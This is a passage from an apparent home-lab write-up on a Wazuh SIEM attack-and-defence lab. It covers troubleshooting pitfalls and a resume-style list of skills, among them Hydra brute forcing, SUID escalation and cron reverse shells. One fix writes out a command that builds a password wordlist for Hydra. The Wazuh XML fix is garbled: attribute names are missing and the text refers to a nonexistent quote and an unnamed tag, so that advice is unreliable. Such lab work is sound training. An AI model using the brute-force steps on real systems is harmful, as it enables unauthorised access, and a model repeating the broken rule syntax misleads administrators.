✓ FIX: Create a custom wordlist	Create a small targeted wordlist: <code>echo -e 'password\n123456\npassword123\nletmein\nwelcome\nadmin' > /tmp/passwords.txt</code> — then point Hydra to <code>/tmp/passwords.txt</code> instead. For real engagements ensure rockyou.txt is readable with sudo or copy it to /tmp.
--	--

Pitfall 8 — Custom Wazuh Rules Crash the Manager

Symptom: After adding custom rules to `local_rules.xml`, `sudo systemctl restart wazuh-manager` fails. The service will not start.

What happened: Two XML syntax issues. First, the opening group tag was missing the required comma: it was written as `<group>` instead of `<group> ,`. Second, the `same_source_ip` tag was used without the required frequency tag — Wazuh throws an error if context options are used without their required companions.

✓ FIX: Fix the XML syntax

Open `/var/ossec/etc/rules/local_rules.xml`. Ensure the file opens with `<group> ,` — note the comma before the closing quote. Remove any lines from rules that do not also have a tag. Check `/var/ossec/logs/ossec.log` for the specific error message after each restart attempt — it will name the exact rule and line causing the problem.

Pitfall 9 — Forgetting to Switch to NAT Before Installing

Symptom: Package installation fails immediately because the VM has no internet access.

What happened: After the lab is fully configured on VMnet1, it is easy to forget that installing new software requires temporarily switching to NAT. This happened multiple times during the lab build.

✓ FIX: Develop a habit

Before any `sudo apt install` command, always check ip a first. If the address shows `192.168.x.x` you are on VMnet1 with no internet. Switch to NAT, get DHCP, install, switch back. Never leave a lab VM on NAT permanently.

What This Means on a Resume

For anyone reading this report who wants to understand what was actually accomplished — here is the plain-English version of what this lab demonstrates.

In Plain English

A complete cybersecurity attack and defense environment was built from nothing using real industry tools. The builder designed and constructed a private network of three virtual computers, installed and configured a professional-grade security monitoring platform (Wazuh SIEM), executed a realistic multi-stage cyberattack using the same techniques found in real breaches, monitored that attack in real time through the security platform, and then responded as a SOC analyst would — detecting every stage, containing the threat, removing everything the attacker left behind, and hardening the system so the same attack could never succeed again.

The Technical Skills Demonstrated

- Virtual machine deployment and network configuration in VMware Workstation Pro
- Linux system administration — Ubuntu Server and Desktop, file system management, service configuration
- SIEM deployment and configuration — Wazuh installation, agent registration, log ingestion
- Custom detection rule authoring in Wazuh XML rule format
- File Integrity Monitoring configuration and alert tuning
- Offensive security tooling — Nmap network scanning, Hydra credential brute forcing
- Linux privilege escalation — SUID binary exploitation
- Persistence mechanisms — cron-based reverse shells
- Incident response — containment, eradication, recovery following NIST framework
- SSH hardening — key-based authentication, fail2ban configuration

The Certifications This Lab Supports

- CompTIA Security+ (SY0-701) — Threat Intelligence, Incident Response, Implementation, Architecture domains
- CEH (Certified Ethical Hacker) — Attack methodology, network scanning, privilege escalation modules
- CySA+ (Cybersecurity Analyst) — Threat hunting, SIEM analysis, vulnerability management
- BTL1 (Blue Team Level 1) — Hands-on detection and response practical work

Built from a real lab session. Every error documented. Every fix included. Every alert real.